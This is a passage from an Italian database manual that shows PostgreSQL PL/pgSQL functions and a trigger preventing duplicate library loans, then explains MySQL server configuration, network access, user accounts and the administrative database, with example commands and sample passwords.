Per esempio, se viene digitato quanto segue, si inserisce una tupla nella relazione prestiti:

```
biblioteca=> INSERT INTO prestiti (n_inv, cod_ut, data_p) [Invio]

biblioteca-> VALUES ('2','3', '2001.1.1'); [Invio]
```

Se si digita ancora l'istruzione seguente ci si trova con un libro che è dato a prestito all'utente di codice '**3**' e contemporaneamente all'utente di codice '**1**', il che è assurdo, assumendo il fatto che un libro non possa essere preso a prestito da più utenti, contemporaneamente:

```
biblioteca=> INSERT INTO prestiti (n_inv, cod_ut, data_p) [Invio]

biblioteca-> VALUES ('2','1', '2001.1.1'); [Invio]
```

La soluzione proposta utilizza le funzioni e i grilletti di PostgreSQL. Per la realizzazione delle funzioni si mostra qui l'uso del linguaggio Plpgsql, che prima di poter essere utilizzato deve essere associato esplicitamente. Questa operazione richiede l'uso del comando '**createlang**', come si vede nell'esempio seguente:

```
postgres$ createlang plpgsql -h localhost -d biblioteca ↩
↪                             --pglib=/usr/lib/pgsql [Invio]
```

In questo caso, si intende che il file '`plpgsql.so`' sia contenuto nella directory '`/usr/lib/pgsql/`'.

698.2.1 Le funzioni

Successivamente si passa alla scrittura della funzione che viene mostrata sotto, con l'aiuto di un programma per la creazione e la modifica di file di testo (come VI per esempio), generando il file '`funzione_controlla.plpgsql`' (volendo rimanere nell'ambito di '**psql**', si può usare il comando '**\!**' per avviare temporaneamente il programma di creazione e modifica dei file di testo).

```
create function inserisci_prestito(char(5), char(5), date)
returns boolean
     as 'declare
          numero_inventario alias for $1;
          codice_utente alias for $2;
          data_prestito alias for $3;
          data_restituzione date;
          prestito record;
          begin
             data_restituzione:=''2050.1.1'';
             select into prestito *
```

```
            from prestiti
            where n_inv=numero_inventario and
            data_r=data_restituzione;
            if found
               then
                  raise exception \'il libro è già a prestito\';
                  return ''f'';
               else
                  insert into prestiti (n_inv, cod_ut, data_p)
                  values (numero_inventario, codice_utente, data_prestito);
                  return ''t'';
            end if;
         end;'
language 'plpgsql';
```

Inizialmente si assegnano alle variabili '**`numero_inventario`**', '**`codice_utente`**' e '**`data_prestito`**' i valori corrispondenti '**`n_inv`**', '**`cod_ut`**' e '**`data_p`**'. Successivamente viene definita la variabile '**`data_restituzione`**', di tipo '**`DATE`**', alla quale viene assegnato il valore sentinella '**`2050.1.1`**'; quindi la variabile '**`prestito`**', di tipo '**`record`**', che deve contenere la tupla letta dalla relazione '**`prestiti`**', nel caso la lettura vada a buon fine con l'istruzione:

```
SELECT INTO prestito * FROM prestiti WHERE…
```

Sostanzialmente si legge la relazione prestiti e se si trova una tupla che soddisfa la condizione di uguaglianza tra '**`n_inv`**' e il numero di inventario del libro che si vuole dare a prestito e tra la '**`data_r`**' e la data fittizia del 2050.01.01, significa che il libro è già a prestito.

Se questa tupla viene trovata (con la condizione '**`if found`**'), la funzione deve uscire dal blocco begin-end ed emettere un avviso che il libro è già a prestito, altrimenti deve inserire la tupla in oggetto nella relazione prestiti con l'istruzione seguente con i dati passati dalla funzione:

```
INSERT INTO prestiti …
```

Una volta scritto il file della funzione, si deve acquisirne il codice con il comando seguente, nell'ambito di '**`psql`**':

`biblioteca=>` **`\i funzione_controlla.plpgsql`** [*Invio*]

Se nel frattempo la relazione '**`prestiti`**' contiene tuple senza senso, conviene azzerarla completamente, prima di mettere in pratica l'uso della nuova funzione di controllo:

`biblioteca=>` **`DELETE FROM prestiti;`** [*Invio*]

Per l'uso vero e proprio della funzione, si interviene come nell'esempio seguente:

`biblioteca=>` **`SELECT inserisci_prestito ('2','3', ↩`**
`↪cast '2001.1.1' as DATE);` [*Invio*]

A questo punto, se si tenta di inserire per due volte lo stesso prestito, la funzione impedisce l'operazione e avvisa dell'errore.

698.2.2 I grilletti e le funzioni

L'utilizzo dell'istruzione '**SELECT**' abbinata a una funzione può creare qualche confusione. Si può superare questo problema utilizzando un grilletto che richiami automaticamente una funzione di controllo. Quello che segue è l'esempio di tale funzione corrispondente al file 'funzione_trigger.plpgsql'.

```
create function inserisci_prestito_trigger()
returns opaque
   as 'declare
     numero_inventario char(5);
     data_restituzione date;
     prestito record;
        begin
        numero_inventario:=new.n_inv;
        data_restituzione:=''2050.1.1'';
           select into prestito *
           from prestiti
           where n_inv=numero_inventario and
           data_r=data_restituzione;
              if found
                 then
                    raise exception \'il libro è già a prestito\';
                 else
                    return new;
               end if;
        end;'
language 'plpgsql';

create trigger controlla_libro_uscito
before insert
on prestiti
for each row
execute procedure inserisci_prestito_trigger();
```

Nel file in questione, si vede la dichiarazione di una funzione analoga a quanto già mostrato in precedenza, seguita dalla dichiarazione del grilletto relativo.

La variabile '**new**' corrisponde alla nuova tupla che si vuole inserire con l'istruzione '**INSERT INTO**', ed è di tipo '**RECORD**'.

Dopo averle dichiarate, si assegna alla variabile '**numero_inventario**' il valore '**new.n_inv**' e alla variabile '**data_restituzione**' il valore sentinella '**2050.1.1**'. Successivamente con l'istruzione seguente si va a vedere se nella relazione '**prestiti**' esiste una tupla che soddisfa la condizione di esistenza del libro a prestito. Se si trova questa tupla viene mostrato un messaggio di errore, altrimenti la funzione deve restituire il valore contenuto nella variabile '**new**', ovvero la tupla che viene inserita nella relazione.

```
SELECT INTO prestito * …
```

La funzione '**inserisci_prestito_trigger()**' viene messa in azione, ogni volta che si vuole inserire una tupla nel file prestiti, attraverso il controllo del grilletto '**controlla_libro_uscito**'.

Si acquisisce la funzione e il grilletto con il comando seguente, nell'ambito di '**psql**':

```
biblioteca=> \i funzione_trigger.plpgsql [Invio]
```

A questo punto per inserire un libro a prestito si utilizza l'istruzione standard:

```
biblioteca=> INSERT INTO prestiti (n_inv, cod_ut, data_p) ↩
↪VALUES ('3','2','2001.10.10'); [Invio]
```

Se il libro non è già a prestito, si ottiene la segnalazione standard del fatto che il libro è stato inserito. Se si ritenta l'inserimento di un prestito con lo stesso numero di inventario, si ottiene solo la segnalazione di errore prevista.

```
biblioteca=> INSERT INTO prestiti (n_inv, cod_ut, data_p) ↩
↪VALUES ('3','3','2001.10.10'); [Invio]
```

```
ERROR: il libro è già a prestito
```

698.3 Riferimenti

- Bruce Momjian, *PostgreSQL, Introduction and concepts*, capitolo *Functions and triggers*
  ⟨*http://www.postgresql.org/files/documentation/books/aw_pgsql/node162.html*⟩
- The PostgreSQL Global Development Group, *PostgreSQL Documentation*
  ⟨*http://www.postgresql.org/docs/manuals/*⟩

Figura 698.7. Uno studente all'opera con una macchina TES-501 Olivetti, nel 1979, per la catalogazione dei libri della biblioteca scolastica.

Capitolo 699

MySQL: struttura e preparazione

MySQL [1] è un DBMS (*Data base management system*) relazionale. Il nome contiene la sigla «SQL», a indicare che si tratta di un DBMS in grado di comprendere le istruzioni SQL.

L'installazione del servente MySQL può essere molto laboriosa, se non si dispone di un pacchetto già pronto per la propria distribuzione GNU. La descrizione di come installare MySQL viene omessa, perché questa appare nella documentazione di MySQL in modo molto dettagliato. Qui si fa riferimento a una situazione relativamente «comune», a seguito dell'installazione automatica di un pacchetto pronto.

In generale, il servente MySQL è costituito dal demone '**`mysqld`**', avviato attraverso uno script della procedura di inizializzazione del sistema, che potrebbe corrispondere a '`/etc/init.d/mysql`'. Assieme a questo demone ci sono altri programmi di servizio che servono principalmente per l'amministrazione e la manutenzione delle basi di dati, il più importante dei quali è '**`mysqladmin`**'.

L'installazione del servente MySQL richiede, nell'ambito del sistema operativo, la preparazione di un utente e un gruppo speciali, entrambi con il nome '**`mysql`**'. Questa utenza dovrebbe essere già disponibile oppure potrebbe essere creata automaticamente dal sistema di installazione dei pacchetti della propria distribuzione. La directory personale associata a questo utente speciale dovrebbe rappresentare il contenitore dei file che compongono le basi di dati gestite da MySQL: '`~mysql/`'.

Il servente MySQL è sottoposto al controllo di un file di configurazione, che in condizioni normali potrebbe corrispondere a '`/etc/mysql/my.cnf`', oppure solo '`/etc/my.cnf`'. Tuttavia, questo file è suddiviso in sezioni e contiene anche la configurazione relativa ai programmi clienti, mentre una configurazione specifica del solo servente può essere collocata nel file '`~mysql/my.cnf`'.

L'amministratore del DBMS con MySQL si chiama convenzionalmente '**`root`**' e si prevede che in un sistema Unix coincida con l'utente '**`root`**', ma ciò non è strettamente necessario. L'accesso da parte di questo utente, come degli altri, è sottoposto alla presentazione di una parola d'ordine che viene stabilita con l'ausilio di '**`mysqladmin`**', o attraverso istruzioni SQL appropriate; pertanto, anche se ci può essere una corrispondenza tra utenze di MySQL e utenze del sistema operativo, le parole d'ordine usate non sono collegate tra loro.

MySQL ha una gestione particolare delle proprie utenze, distinguendole in base alla provenienza degli accessi. A seconda del contesto può capitare di utilizzare notazioni del tipo '**`tizio@dinkel.brot.dg`**', dove si intende fare riferimento all'utente denominato '**`tizio`**' che accede dal nodo *`dinkel.brot.dg`*. Deve essere subito chiaro che non si tratta di un indirizzo di posta elettronica e nemmeno di un'utenza Unix. Pertanto, anche l'utente '**`root`**' (l'amministratore del DBMS), deve essere qualificato meglio e solitamente si fa riferimento a '**`root@localhost`**' (l'utente '**`root`**' che accede al servente attraverso lo stesso elaboratore che offre il servizio.

699.1 Configurazione del servente

Come accennato, la configurazione generale di MySQL è contenuta nel file '/etc/mysql/my.cnf', oppure '/etc/my.cnf', a seconda dell'organizzazione della propria distribuzione GNU, con la possibilità di usare il file '~mysql/my.cnf' per ciò che riguarda strettamente il funzionamento del servente. Molto probabilmente, il file di configurazione generale è già predisposto per consentire un accesso locale al servente MySQL; di solito può essere utile verificare o ritoccare solo alcune direttive, specialmente per ciò che riguarda l'abilitazione dell'accesso attraverso la rete.

Il file di configurazione contiene direttive che assomigliano in pratica all'assegnamento di variabili, nella forma seguente:

```
nome = valore
```

Queste direttive sono suddivise in sezioni, dichiarate tra parentesi quadre:

```
[sezione]
direttiva
...
```

È attraverso la presenza di queste sezioni che è possibile distinguere le direttive relative al servente da quelle di altre componenti.

Come spesso accade nei file di configurazione comuni, il simbolo '**#**' introduce un commento, fino alla fine della riga; inoltre, le righe bianche o vuote sono ignorate.

Le direttive che riguardano il funzionamento del servente sono contenute nelle sezioni '**[mysqld_safe]**' e '**[mysqld]**'. Per il momento conviene soffermarsi solo su alcune della seconda di queste sezioni:

```
[mysqld]
user            = mysql
pid-file        = /var/run/mysqld/mysqld.pid
socket          = /var/run/mysqld/mysqld.sock
port            = 3306
log             = /var/log/mysql.log
basedir         = /usr
datadir         = /var/lib/mysql
tmpdir          = /tmp
language        = /usr/share/mysql/english
```

Si comprende intuitivamente il significato di queste direttive: il demone '**mysqld**' viene avviato con i privilegi dell'utente '**mysql**'; viene usato il file '/var/run/mysqld/mysqld.pid' per annotare il numero PID del demone in funzione; viene utilizzato il file '/var/run/mysqld/mysqld.sock' come socket di dominio Unix per le comunicazioni locali, oppure la porta 3306 per le comunicazioni attraverso la rete; nel file '/var/log/mysql.log' vengono annotate le informazioni relative al suo funzionamento; la directory '/usr/' è il punto di partenza dell'installazione dei programmi e di altre componenti; la directory '/var/lib/mysql/' è il punto di inizio dei file che compongono le basi di dati (equivale a '~mysql/');

la directory usata per i file temporanei è '`/tmp/`'; infine, i messaggi mostrati dal demone sono quelli contenuti nella directory '`/usr/share/mysql/english/`', ovvero quelli espressi in lingua inglese.

Alcune direttive particolari non hanno la forma dell'assegnamento e contengono una sola stringa, nella forma seguente:

```
skip-nome
```

La presenza di queste direttive indica la disabilitazione di ciò che viene descritto sinteticamente dalla parte finale del loro nome; per esempio, la direttiva '**`skip-networking`**' serve a disabilitare l'accesso attraverso la rete. Di solito, la configurazione predefinita di MySQL prevede proprio l'uso di questa direttiva per impedire l'accesso attraverso la rete, rendendo necessaria la modifica di questo file per consentirlo in modo esplicito.

Un altro tipo di direttiva, che comunque rientra nel genere normale di assegnamento, serve a dichiarare delle variabili, intese come opzioni di funzionamento, a cui si assegna anche un valore. Si tratta di direttive che hanno l'aspetto seguente:

```
set-variable = nome=valore
```

L'utilizzo di queste variabili può dipendere dal modo in cui si compilano i sorgenti di MySQL; pertanto può essere necessario stabilire su cosa si può intervenire, avviando il demone '**`mysqld`**' con l'opzione '**`--help`**', anche senza privilegi particolari:

`$` **`/usr/bin/mysqld --help`** [*Invio*]

Oltre alla sintassi relativa alla riga di comando, si dovrebbe osservare la presenza dell'elenco seguente, che qui viene abbreviato:

```
Variables (--variable-name=value)
and boolean options {FALSE|TRUE}  Value (after reading options)
--------------------------------- -----------------------------
auto-rehash                       TRUE
character-sets-dir                (No default value)
default-character-set             (No default value)
compress                          FALSE
database                          (No default value)
…
net_buffer_length                 16384
select_limit                      1000
max_join_size                     1000000
```

699.1.1 Controllo dell'accesso dalla rete

Un problema comune che si può avvertire quando si cerca di mettere in funzione un servente MySQL, sta nel concedere gli accessi attraverso la rete.

Generalmente, la configurazione contenuta nel file '`/etc/mysql/my.cnf`' (o solo '`/etc/my.cnf`') prevede una direttiva che limita gli accessi al solo elaboratore locale. Ci sono due possibilità:

```
[mysqld]
…
skip-networking
…
bind-address = 127.0.0.1
…
```

Se si usa la direttiva '**skip-networking**', si intende concedere esclusivamente un accesso locale, tramite un socket di dominio Unix; se si usa la direttiva '**bind-address = 127.0.0.1**' (senza però usare anche '**skip-networking**'), si concede l'accesso attraverso la rete, ma in pratica si concede esclusivamente un accesso locale, tramite l'indirizzo 127.0.0.1.

In pratica, per consentire un accesso remoto al DBMS, occorre eliminare (o commentare) entrambe queste direttive.

699.2 Avvio e arresto del servente

L'avvio e l'arresto del servente dovrebbe essere gestito da uno script della procedura di inizializzazione del sistema, che in generale potrebbe corrispondere a '/etc/init.d/mysql'. Se le cose stanno così, è sufficiente avviare il servizio con il comando seguente:

/etc/init.d/mysql start [*Invio*]

Nello stesso modo, per arrestare il servizio basta il comando seguente:

/etc/init.d/mysql stop [*Invio*]

Può essere interessante approfondire cosa succede realmente all'interno di questo script per comprendere come è organizzato MySQL nell'ambito del proprio sistema operativo.

In generale ci sono da considerare due aspetti: il demone '**mysqld**' non viene avviato direttamente, ma attraverso un altro programma, '**mysqld_safe**'; in secondo luogo, l'arresto del funzionamento del servente avviene attraverso '**mysqladmin**', che richiede l'indicazione di una parola d'ordine.

L'avvio del servente attraverso '**mysqld_safe**' non richiede la comprensione di altre questioni, a parte la necessità di accertarsi che non ci sia già un servente MySQL in funzione. Comunque, la presenza di questo programma ('**mysqld_safe**') fa sì che esista anche una sezione apposita nella configurazione, denominata nello stesso modo:

```
[mysqld_safe]
err-log         = /var/log/mysql/mysql.err
socket          = /var/run/mysqld/mysqld.sock
```

Il problema dell'arresto del servizio è invece più complesso, in quanto si deve usare un altro programma, '**mysqladmin**', che può portare a termine l'operazione soltanto se si utilizzano i privilegi dell'amministratore del servizio, per ottenere i quali occorre fornire la parola d'ordine relativa:

mysqladmin --password="ciaociao" shutdown [*Invio*]

L'amministratore di MySQL ha il nome '**root**' (in questo caso sarebbe precisamente '**root@localhost**'), che, come accennato nella premessa, coincide volutamente con il nome dell'amministrazione di un sistema Unix, pur non essendo la stessa cosa. Dal momento

che ogni utente di MySQL può predisporre nella propria directory personale un file di configurazione personalizzato, corrispondente a '~/.my.cnf', in questo file si può anche inserire la propria parola d'ordine, con una direttiva della sezione '**[client]**', che in questo caso è riferita all'utente '**root**':

```
[client]
user      = root
password  = ciaociao
```

Così facendo, come viene chiarito in seguito, quando un utente del sistema operativo accede a un servente MySQL locale, se l'utenza di MySQL coincide con il nominativo usato nell'ambito del sistema operativo, può fare a meno di fornire la propria parola d'ordine perché già definita nella configurazione personale. Secondo questo principio, l'utente '**root**' del sistema operativo potrebbe fare altrettanto per consentire a script che vengono avviati automaticamente di svolgere il loro compito.

Esistono comunque dei raggiri differenti, per evitare di costringere l'utente '**root**' del sistema operativo a inserire la parola d'ordine nel file di configurazione '~/.my.cnf'. In particolare, la distribuzione GNU/Linux Debian definisce un utente speciale, denominato '**debian-sys-maint**' ('**debian-sys-maint@localhost**'), con i privilegi necessari, a cui associa il file di configurazione '/etc/mysql/debian.cnf', avviando poi '**mysqladmin**' con l'opzione '**--defaults-extra-file**':

mysqladmin --defaults-extra-file=/etc/mysql/debian.cnf ... [*Invio*]

Naturalmente, il file '/etc/mysql/debian.cnf' non deve essere leggibile agli utenti comuni del sistema operativo, dal momento che contiene la parola d'ordine per le funzioni amministrative gestite in modo automatico dal sistema stesso:

```
# Automatically generated for Debian scripts. DO NOT TOUCH!
[client]
host     = localhost
user     = debian-sys-maint
password = sddgetGRFhyjftuP
```

699.2.1 Struttura iniziale dei dati

Perché il servente MySQL possa essere avviato e funzionare, è necessario che sia stata predisposta una struttura iniziale di dati, che serve successivamente ad accogliere le basi di dati. Si tratta di file di una base di dati speciale, che si colloca assieme alle altre nella directory '~mysql/'.

Questa struttura iniziale si crea con il comando '**mysql_install_db**', che corrisponde a uno script. Si usa semplicemente così:

mysql_install_db [*Invio*]

Può succedere che la propria distribuzione GNU, pur predisponendo un pacchetto per il servente MySQL, non provveda alla creazione di questa struttura iniziale dei dati; in tal caso non si riesce ad avviare il servente e occorre provvedere da soli a usare il comando '**mysql_install_db**'.

699.3 Utenze

MySQL distingue le proprie utenze in base a un nominativo e al nome dell'elaboratore da cui questi accedono. Il nominativo può anche essere assente e in tal caso si parla di utenze anonime. L'accesso può essere sottoposto al controllo di una parola d'ordine; inoltre, può anche essere consentito l'accesso a una base di dati senza essere utenti conosciuti.

Dal momento che l'utente è sempre riferito a un certo elaboratore, diventa necessario provvedere a un sistema di risoluzione dei nomi, anche se si tratta solo del file '`/etc/hosts`'; è comunque assolutamente indispensabile che sia stato definito il nome '**`localhost`**', riferito all'indirizzo IPv4 127.0.0.1, per consentire almeno l'accesso all'utente '**`root@localhost`**' che è l'amministratore quando accede dallo stesso elaboratore che ospita il servente MySQL.

Un primo controllo di accesso si ottiene con la configurazione del servente MySQL, dove è possibile escludere l'accesso attraverso la rete con la direttiva '**`skip-networking`**', cosa che è utile fare quando il sistema di utenze e dei privilegi relativi non è ancora stato definito.

Per poter iniziare a organizzare le basi di dati e le utenze di MySQL, occorre agire con i privilegi dell'utente '**`root`**'. Quando si installa MySQL per la prima volta, è molto probabile che questo utente risulti essere sprovvisto di parola d'ordine, consentendo in pratica a qualunque utente di dichiararsi '**`root`**', senza bisogno di altre forme di riconoscimento (ecco perché inizialmente è bene che la configurazione impedisca almeno l'accesso dall'esterno, attraverso la rete). Per associare una parola d'ordine all'utente '**`root`**' presso l'elaboratore che ospita il servente MySQL (quindi '**`root@localhost`**') quando questo ne è ancora sprovvisto, basta usare il comando seguente:

`#` **`mysqladmin -u root password 'ciaociao'`** [*Invio*]

Come si intende, la parola d'ordine che appare nell'esempio è proprio «ciaociao».

A partire dal momento in cui la parola d'ordine è stata definita, ogni accesso al servente compiuto da questo utente richiede la sua indicazione, a meno che questa parola d'ordine risulti inserita nel file di configurazione personale '`~/.my.cnf`':

```
[client]
user     = root
password = ciaociao
```

In questo caso, facendo riferimento alla sezione '**`[client]`**', la configurazione riguarda qualunque situazione in cui si accede al servente; in pratica riguarda qualunque programma. Eventualmente, si possono definire contesti più precisi; per esempio come nel caso seguente, in cui si consente di non specificare la parola d'ordine solo quando si utilizza il programma '**`mysqladmin`**':

```
[mysqladmin]
user     = root
password = ciaociao
```

Il sistema di gestione delle utenze di MySQL è abbastanza complesso, dove per esempio, è possibile anche concedere dei privilegi di accesso a utenti qualunque provenienti da un certo nodo, o da un certo gruppo di nodi.

Inizialmente dovrebbe essere previsto l'utente '**root@localhost**', come già descritto più volte, ma potrebbe esistere anche un utente '**root@*hostname***', ovvero l'utente '**root**' che accede dal nodo corrispondente al nome che si ottiene con il comando '**hostname**'. Entrambe queste utenze hanno tutti i privilegi possibili ed entrambe potrebbero essere inizialmente senza parola d'ordine.
Assieme alle utenze '**root@**...' potrebbero essere stati definiti dei privilegi di accesso molto limitati per qualunque nominativo-utente che accede dal nodo locale, ovvero '**@localhost**' (ma si rappresenta necessariamente come '**''@localhost**'). Di solito ciò consente di fare degli esperimenti con la base di dati denominata '**test**', prima ancora di avere studiato i criteri di controllo degli accessi.

Per quanto riguarda l'indicazione dei nominativi-utente, esistono solo due possibilità: indicare un nome preciso, oppure non indicarlo affatto. Nel secondo caso si intende fare riferimento a qualunque utente nell'ambito del nodo o del gruppo di nodi a cui la definizione dei privilegi è associata.

Il nodo di accesso può essere indicato per nome, per numero, oppure si può fare riferimento a un gruppo di nodi con l'uso di caratteri jolly oppure associando a un indirizzo una maschera di rete. I caratteri jolly in questione sono il simbolo di percentuale ('%') e il trattino basso ('_'). Segue una tabellina che descrive alcuni esempi di associazione tra utenti e nodi di accesso.

utente@*nodo*	Descrizione
tizio@dinkel.brot.dg	L'utente '**tizio**' che accede dal nodo *dinkel.brot.dg*.
@dinkel.brot.dg	Qualunque utente che accede dal nodo *dinkel.brot.dg*.
tizio@%	L'utente '**tizio**' che accede da qualunque nodo.
@%	Qualunque utente che accede da qualunque nodo.
tizio@%.brot.dg	L'utente '**tizio**' che accede da un nodo che appartiene al dominio *brot.dg*.
tizio@brot.brot.%	L'utente '**tizio**' che accede da un nodo che appartiene a domini che iniziano per *dinkel.brot.**.
tizio@111.112.113.114	L'utente '**tizio**' che accede dal nodo corrispondente all'indirizzo IPv4 111.112.113.114.
tizio@111.112.113.%	L'utente '**tizio**' che accede da nodi con indirizzi IPv4 111.112.113.*.
tizio@111.112.113.0/255.255.255.0	L'utente '**tizio**' che accede da nodi con indirizzi IPv4 111.112.113.* (come nell'esempio precedente).

A seconda del contesto, le coordinate di un utente si indicano come nella tabella, inserendo il carattere '**@**' per separare le due parti, oppure in campi distinti. In molti casi, nell'ambito delle istruzioni di MySQL è necessario proteggere il nome dell'utente e l'indicazione del nodo o dei nodi di accesso attraverso apici singoli. Per esempio, per poter indicare qualunque utente, come nel secondo esempio della tabella, è necessario delimitare la stringa nulla: '**''@dinkel.brot.dg**'. Così, quando si usa il carattere jolly '**%**' è indispensabile delimitare l'indicazione riferita al nodo: '**tizio@'%.brot.dg'**'. In generale non si sbaglia se si delimitano sempre queste due componenti, anche se non dovesse servire: '**'tizio'@'dinkel.brot.dg'**'.

699.4 Accesso comune al servente

Prima di poter definire delle politiche di accesso, è necessario prendere un po' di confidenza con il programma '**mysql**', che consente di interagire con il servente MySQL. Si è già accennato al fatto che inizialmente dovrebbe risultare permesso l'accesso da parte di qualunque utente, inoltre dovrebbe essere disponibile la base di dati '**test**', a cui qualunque utente può accedere.

```
mysql [opzioni] [base_di_dati]
```

```
cat file_sql | mysql [opzioni] [base_di_dati]
```

I modelli sintattici mostrano la possibilità di indicare delle opzioni ed eventualmente il nome di una base di dati da aprire inizialmente. Nel secondo modello, si vede in particolare come si può alimentare il programma '**mysql**' con uno script SQL. La tabella successiva descrive alcune delle opzioni che possono essere utilizzate.

Opzione	Descrizione
`-h` ***nodo*** `--host=`***nodo***	Specifica il nome del nodo a cui ci si vuole connettere.
`-p` [***parola_d'ordine***] `--password` [`=`***parola_d'ordine***]	Specifica la parola d'ordine da fornire per ottenere l'accesso; se non viene indicata come argomento dell'opzione, viene richiesta in modo interattivo. In generale è meglio evitare di fornire la parola d'ordine già nella riga di comando, per non renderla evidente nell'elenco dei processi elaborativi.
`-P` ***n_porta*** `--port=`***n_porta***	Specifica la porta da utilizzare per accedere al servizio; in modo predefinito è la numero 3306.
`-u` ***utente*** `--user=`***utente***	Specifica il nominativo-utente con il quale si vuole accedere.

Il programma '**mysql**' è uno di quelli che prende in considerazione la configurazione di MySQL, soprattutto per quanto riguarda il file '`~/.my.cnf`', dove gli utenti possono inserire il proprio nominativo-utente da utilizzare con MySQL e la parola d'ordine, per non dover ogni volta utilizzare le opzioni '**-u**' e '**-p**':

```
[client]
user     = tizio
password = supersegreta
```

Per esempio, se un certo utente del sistema operativo ha la necessità di identificarsi con il nominativo '**tizio**' e la sua parola d'ordine:

`$` **`mysql -u tizio -p`** ... [*Invio*]

`Enter password:` ***digitazione_all'oscuro*** [*Invio*]

Oppure, disponendo del file '~/.my.cnf' mostrato sopra, può fare a meno di queste opzioni e dell'indicazione della parola d'ordine.

Viene mostrato un esempio riferito all'utente '**tizio**' che accede a un servente MySQL locale:

$ **mysql -u tizio** [*Invio*]

Molto probabilmente non è necessario inserire alcuna parola d'ordine, dal momento che inizialmente dovrebbe essere stata inserita automaticamente l'utenza anonima '**@localhost**' senza parola d'ordine:

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 14 to server version: 4.0.13-log

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
```

Da questo momento appare un invito speciale, rappresentato dalla stringa '**mysql>**'. La prima cosa che può essere conveniente fare è verificare la disponibilità di basi di dati a cui si può accedere:

mysql> **SHOW DATABASES;** [*Invio*]

Molto probabilmente si ottiene precisamente quanto segue, ovvero il riferimento all'unica base di dati, '**test**', a cui è consentito accedere con questo utente:

```
+----------+
| Database |
+----------+
| test     |
+----------+
1 row in set (0.03 sec)
```

Si può selezionare la base di dati con il comando seguente:

mysql> **USE test;** [*Invio*]

```
Database changed
```

Quindi si può tentare di consultare l'elenco delle relazioni disponibili, con il comando seguente, ma inizialmente la basi di dati '**test**' non ne contiene alcuna:

mysql> **SHOW TABLES;** [*Invio*]

```
Empty set (0.00 sec)
```

A titolo di esempio si vuole creare la relazione '**Indirizzi**' con il codice SQL seguente:

```
CREATE TABLE Indirizzi (
        Codice          INTEGER,
        Cognome         CHAR(40),
        Nome            CHAR(40),
        Indirizzo       VARCHAR(60),
        Telefono        VARCHAR(40)
    );
```

Con il programma '**mysql**' si può fare così:

```
mysql> CREATE TABLE Indirizzi ( [Invio]
    -> Codice INTEGER, [Invio]
    -> Cognome CHAR(40), [Invio]
    -> Nome CHAR(40), [Invio]
    -> Indirizzo VARCHAR(60), [Invio]
    -> Telefono VARCHAR(40) [Invio]
    -> ); [Invio]

  Query OK, 0 rows affected (0.06 sec)
```

Come si può osservare, finché l'istruzione SQL non risulta completa, appare un invito differente: '**->**'.

Per completare l'esempio si può inserire qualche dato e poi si può visualizzare il contenuto della relazione:

```
mysql> INSERT INTO Indirizzi VALUES (01, 'Pallino', 'Pinco', [Invio]
    -> 'Via Biglie 1', '0222,222222'); [Invio]

  Query OK, 1 row affected (0.06 sec)

mysql> SELECT * FROM Indirizzi; [Invio]

  +--------+---------+-------+--------------+-------------+
  | Codice | Cognome | Nome  | Indirizzo    | Telefono    |
  +--------+---------+-------+--------------+-------------+
  |      1 | Pallino | Pinco | Via Biglie 1 | 0222,222222 |
  +--------+---------+-------+--------------+-------------+
  1 row in set (0.00 sec)
```

Per concludere il funzionamento di '**mysql**' basta il comando interno '**quit**', che si può esprimere anche come '**\q**':

```
mysql> \q [Invio]

  Bye
```

699.5 Base di dati amministrativa

MySQL gestisce le proprie informazioni amministrative all'interno della base di dati '**`mysql`**', a cui si dovrebbe poter accedere soltanto in qualità di utente '**`root`**' (possibilmente '**`root@localhost`**'), o comunque solo attraverso utenze speciali.

`#` **`mysql -u root -p`** [*Invio*]

`Enter password:` ***digitazione all'oscuro*** [*Invio*]

In questo modo si vuole accedere al servente MySQL locale, in qualità di utente '**`root`**' ('**`root@localhost`**'), fornendo anche la parola d'ordine.

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 15 to server version: 4.0.13-log

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
```

Si controlla la disponibilità di basi di dati esistenti:

`mysql>` **`SHOW DATABASES;`** [*Invio*]

```
+----------+
| Database |
+----------+
| mysql    |
| test     |
+----------+
2 rows in set (0.01 sec)
```

Si accede alla base di dati '**`mysql`**':

`mysql>` **`USE mysql;`** [*Invio*]

```
Database changed
```

Si elencano le relazioni disponibili:

`mysql>` **`SHOW TABLES;`** [*Invio*]

```
+-----------------+
| Tables_in_mysql |
+-----------------+
| columns_priv    |
| db              |
| func            |
| host            |
| tables_priv     |
| user            |
+-----------------+
6 rows in set (0.00 sec)
```

Il significato dettagliato di queste relazioni può essere studiato nella documentazione originale che accompagna MySQL. Ciò che è importante comprendere è che non si può consentire

l'accesso a queste relazioni a utenti che non hanno un ruolo amministrativo. Tuttavia, durante la fase di studio di MySQL da parte di chi deve poi amministrarne il servizio, è utile imparare a consultare queste relazioni. Per esempio, è utile essere al corrente delle utenze che sono effettivamente previste:

mysql> **SELECT User, Host, Password FROM user;** [*Invio*]

```
+------------------+-----------+------------------+
| user             | host      | password         |
+------------------+-----------+------------------+
| root             | localhost | 576gtd435e967361 |
| root             | dinkel    |                  |
|                  | localhost |                  |
|                  | dinkel    |                  |
| debian-sys-maint | localhost | 69b3c178kbvcd325 |
+------------------+-----------+------------------+
5 rows in set (0.00 sec)
```

Quello che si vede qui è quanto si potrebbe ottenere dopo aver installato MySQL in una distribuzione GNU/Linux Debian, attraverso pacchetti appositi, in un elaboratore dove il comando '**hostname**' restituisce il nome '**dinkel**'. Si può notare la presenza dell'utente speciale '**debian-sys-maint**', a cui si è già accennato, ma si deve portare attenzione alle utenze «normali». Si può osservare che ci sono due utenti '**root**'; precisamente si tratta di '**root@localhost**' e di '**root@dinkel**'. La seconda di queste due utenze rappresenta l'utente '**root**' che accede localmente, ma attraverso la rete, da un'interfaccia che è associata al nome dell'elaboratore (in questo caso *dinkel.brot.dg*). Può anche darsi che un'utenza annotata in questo modo non risulti funzionante, ma rimane il problema, dato il fatto che si tratta di un'utenza importante e senza parola d'ordine per accedere (per quanto riguarda l'utenza '**root@localhost**' è già stato mostrato come definire la parola d'ordine ed è per questo che appare qualcosa nella colonna '**password**'). Eventualmente, si possono fare considerazioni simili per l'utenza anonima '**@dinkel**'.

Probabilmente è superfluo precisare che nella colonna '**password**', se esiste una parola d'ordine associata all'utenza, appare una stringa che rappresenta la parola d'ordine cifrata.

mysql> **\q** [*Invio*]

```
Bye
```

